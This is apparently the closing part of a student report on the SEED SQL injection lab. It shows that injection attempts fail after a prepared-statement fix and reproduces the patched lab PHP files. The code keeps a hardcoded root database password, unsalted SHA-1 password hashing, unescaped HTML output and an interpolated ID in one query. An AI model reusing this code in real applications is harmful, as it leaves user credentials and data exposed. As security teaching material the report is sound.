


Figure 32: Appending a new SQL statement does not work

3.1: Modify your own salary

Figure 33: Modifying your own salary does not work. Instead, the nickname was actually changed to the query.

3.2: Modify other people salary




Figure 34: Trying to change Alice's salary from Boby's account. Not only was Alice's salary not changed, Boby's NickName was changed to the input, as it should

3.3: Modify other people password

Figure 35: Trying to change Alice's password from Boby's account has no effect on Alice. Instead, Boby's password was actually changed, and his phone number was set to the code that was meant to be injected

Appendix: .php files in SQLInjection web app

unsafe_home.php

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu
options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a
dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login
message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding
items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px;
width: 200px;" alt="SEEDLabs"></a>

      <?php
      session_start();
      // if the session is new extract the username password from the GET request
      $input_uname = $_GET['username'];
      $input_pwd = $_GET['Password'];
      $hashed_pwd = sha1($input_pwd);

      // check if it has exist login session
      if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and
$_SESSION['pwd']!=""){
        $input_uname = $_SESSION['name'];
        $hashed_pwd = $_SESSION['pwd'];
      }

      // Function to create a sql connection.
```

```
      function getDB() {
        $dbhost="localhost";
        $dbuser="root";
        $dbpass="seedubuntu";
        $dbname="Users";
        // Create a DB connection
        $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
        if ($conn->connect_error) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die("Connection failed: " . $conn->connect_error . "\n");
          echo "</div>";
        }
        return $conn;
      }

      // create a connection
      $conn = getDB();
      $statement = $conn->prepare("
        SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
        FROM credential
        WHERE name= ? and Password=?
        ");
      $statement->bind_param("ss",$input_uname, $hashed_pwd);
      $statement->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address,
$email, $nickname, $pwd);
      $statement->fetch();
      $statement->close();
      if (!$id) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' . $conn->error . ']\n');
        echo "</div>";
      }
      if($id!=""){
        // If id exists that means user exists and is successfully authenticated
        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
      }else{
        // User authentication failed
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        echo "<div class='alert alert-danger'>";
        echo "The account information your provide does not exist.";
        echo "<br>";
        echo "</div>";
        echo "<a href='index.html'>Go back</a>";
        echo "</div>";
        return;
      }
      // close the sql connection
      $conn->close();

      function
drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
        if($id!=""){
          session_start();
          $_SESSION['id'] = $id;
          $_SESSION['eid'] = $eid;
```

```
          $_SESSION['name'] = $name;
          $_SESSION['pwd'] = $pwd;
        }else{
          echo "can not assign session";
        }
        if ($name !="Admin") {
          // If the user is a normal user.
          echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
          echo "<li class='nav-item active'>";
          echo "<a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a>";
          echo "</li>";
          echo "<li class='nav-item'>";
          echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
          echo "</li>";
          echo "</ul>";
          echo "<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2
my-lg-0'>Logout</button>";
          echo "</div>";
          echo "</nav>";
          echo "<div class='container col-lg-4 col-lg-offset-4 text-center'>";
          echo "<br><h1><b> $name Profile </b></h1>";
          echo "<hr><br>";
          echo "<table class='table table-striped table-bordered'>";
          echo "<thead class='thead-dark'>";
          echo "<tr>";
          echo "<th scope='col'>Key</th>";
          echo "<th scope='col'>Value</th>";
          echo "</tr>";
          echo "</thead>";
          echo "<tr>";
          echo "<th scope='row'>Employee ID</th>";
          echo "<td>$eid</td>";
          echo "</tr>";
          echo "<tr>";
          echo "<th scope='row'>Salary</th>";
          echo "<td>$salary</td>";
          echo "</tr>";
          echo "<tr>";
          echo "<th scope='row'>Birth</th>";
          echo "<td>$birth</td>";
          echo "</tr>";
          echo "<tr>";
          echo "<th scope='row'>SSN</th>";
          echo "<td>$ssn</td>";
          echo "</tr>";
          echo "<tr>";
          echo "<th scope='row'>NickName</th>";
          echo "<td>$nickname</td>";
          echo "</tr>";
          echo "<tr>";
          echo "<th scope='row'>Email</th>";
          echo "<td>$email</td>";
          echo "</tr>";
          echo "<tr>";
          echo "<th scope='row'>Address</th>";
          echo "<td>$address</td>";
          echo "</tr>";
          echo "<tr>";
          echo "<th scope='row'>Phone Number</th>";
          echo "<td>$phoneNumber</td>";
```

```
          echo "</tr>";
          echo "</table>";
        }
        else {
          // if user is admin.
          $conn = getDB();
          $sql = "SELECT id, name, eid, salary, birth, ssn, password, nickname, email, address,
phoneNumber
          FROM credential";
          if (!$result = $conn->query($sql)) {
            die('There was an error running the query [' . $conn->error . ']\n');
          }
          $return_arr = array();
          while($row = $result->fetch_assoc()){
            array_push($return_arr,$row);
          }
          $json_str = json_encode($return_arr);
          $json_aa = json_decode($json_str,true);
          $conn->close();
          $max = sizeof($json_aa);
          echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
          echo "<li class='nav-item active'>";
          echo "<a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a>";
          echo "</li>";
          echo "<li class='nav-item'>";
          echo "<a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>";
          echo "</li>";
          echo "</ul>";
          echo "<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2
my-lg-0'>Logout</button>";
          echo "</div>";
          echo "</nav>";
          echo "<div class='container'>";
          echo "<br><h1 class='text-center'><b> User Details </b></h1>";
          echo "<hr><br>";
          echo "<table class='table table-striped table-bordered'>";
          echo "<thead class='thead-dark'>";
          echo "<tr>";
          echo "<th scope='col'>Username</th>";
          echo "<th scope='col'>EId</th>";
          echo "<th scope='col'>Salary</th>";
          echo "<th scope='col'>Birthday</th>";
          echo "<th scope='col'>SSN</th>";
          echo "<th scope='col'>Nickname</th>";
          echo "<th scope='col'>Email</th>";
          echo "<th scope='col'>Address</th>";
          echo "<th scope='col'>Ph. Number</th>";
          echo "</tr>";
          echo "</thead>";
          echo "<tbody>";
          for($i=0; $i< $max;$i++){
            //TODO: printout all the data for that users.
            $i_id = $json_aa[$i]['id'];
            $i_name= $json_aa[$i]['name'];
            $i_eid= $json_aa[$i]['eid'];
            $i_salary= $json_aa[$i]['salary'];
            $i_birth= $json_aa[$i]['birth'];
            $i_ssn= $json_aa[$i]['ssn'];
            $i_pwd = $json_aa[$i]['Password'];
            $i_nickname= $json_aa[$i]['nickname'];
```

```
            $i_email= $json_aa[$i]['email'];
            $i_address= $json_aa[$i]['address'];
            $i_phoneNumber= $json_aa[$i]['phoneNumber'];
            echo "<tr>";
            echo "<th scope='row'> $i_name</th>";
            echo "<td>$i_eid</td>";
            echo "<td>$i_salary</td>";
            echo "<td>$i_birth</td>";
            echo "<td>$i_ssn</td>";
            echo "<td>$i_nickname</td>";
            echo "<td>$i_email</td>";
            echo "<td>$i_address</td>";
            echo "<td>$i_phoneNumber</td>";
            echo "</tr>";
          }
          echo "</tbody>";
          echo "</table>";
        }
      }
      ?>
      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

unsafe_edit_frontend.php

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1.
Date: 13th April 2018
Developer: Kuber Kohli

Update: Implemented Form class from bootstrap to get a nice UI for edit profile form. The php
scripts populates the fields with existing values. The logout button triggers a javascript function
to redirect to login page.
-->

<html>
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
```

```
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px;
width: 200px;" alt="SEEDLabs"></a>
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>
        <li class='nav-item'>
          <a class='nav-link' href='unsafe_home.php'>Home</a>
        </li>
        <li class='nav-item active'>
          <a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a>
        </li>
      </ul>
      <button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2
my-lg-0'>Logout</button>
    </div>
  </nav>

  <?php
  session_start();
  // Function to create a sql connection.
  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $statement = $conn->prepare("
    SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
    FROM credential
    WHERE name=?
  ");
  $statement->bind_param("s",$_SESSION['name']);
  $statement->execute();
  $statement->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,
$nickname, $pwd);
  $statement->fetch();
  $statement->close();


  if (!$id) {
    die('There was an error running the query [' . $conn->error . ']\n');
  }
  $conn->close();
```

```
  ?>

  <div class="container  col-lg-4 col-lg-offset-4 text-center" style="padding-top: 50px;
text-align: center;">
    <?php
    session_start();
    $name=$_SESSION["name"];
    echo "<h2><b>$name's Profile Edit</b></h1><hr><br>";
    ?>
    <form action="unsafe_edit_backend.php" method="get">
      <div class="form-group row">
        <label for="NickName" class="col-sm-4 col-form-label">NickName</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="NickName" name="NickName"
placeholder="NickName" <?php echo "value=$nickname";?> >
        </div>
      </div>
      <div class="form-group row">
        <label for="Email" class="col-sm-4 col-form-label">Email</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="Email" name="Email" placeholder="Email" <?php
echo "value=$email";?>>
        </div>
      </div>
      <div class="form-group row">
        <label for="Address" class="col-sm-4 col-form-label">Address</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="Address" name="Address" placeholder="Address"
<?php echo "value=$address";?>>
        </div>
      </div>
      <div class="form-group row">
        <label for="PhoneNumber" class="col-sm-4 col-form-label">Phone Number</label>
        <div class="col-sm-8">
          <input type="text" class="form-control" id="PhoneNumber" name="PhoneNumber"
placeholder="PhoneNumber" <?php echo "value=$phoneNumber";?>>
        </div>
      </div>
      <div class="form-group row">
        <label for="Password" class="col-sm-4 col-form-label">Password</label>
        <div class="col-sm-8">
          <input type="password" class="form-control" id="Password" name="Password"
placeholder="Password">
        </div>
      </div>
      <br>
      <div class="form-group row">
        <div class="col-sm-12">
          <button type="submit" class="btn btn-success btn-lg btn-block">Save</button>
        </div>
      </div>
    </form>
    <br>
    <p class="text-center">
      Copyright &copy; SEED LABs
    </p>
  </div>
  <script type="text/javascript">
  function logout(){
    location.href = "logoff.php";
  }
```

```
  </script>
</body>
</html>
```

Unsafe_edit_backend.php

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1.
Date: 10th April 2018.
Developer: Kuber Kohli.

Update: The password was stored in the session was updated when password is changed.
-->

<!DOCTYPE html>
<html>
<body>

  <?php
  session_start();
  $input_email = $_GET['Email'];
  $input_nickname = $_GET['NickName'];
  $input_address= $_GET['Address'];
  $input_pwd = $_GET['Password'];
  $input_phonenumber = $_GET['PhoneNumber'];
  $uname = $_SESSION['name'];
  $eid = $_SESSION['eid'];
  $id = $_SESSION['id'];

  function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
  }

  $conn = getDB();
  if($input_pwd!=''){
    $hashed_pwd = sha1($input_pwd);
    $_SESSION['pwd']=$hashed_pwd;
    $statement = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password=
?,PhoneNumber= ? where ID=$id;");

$statement->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phone
number);
    $statement->execute();
    $statement->close();
  }else{
```

```
    $statement = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=?
where ID=$id;");
    $statement->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $statement->execute();
    $statement->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>

</body>
</html>
```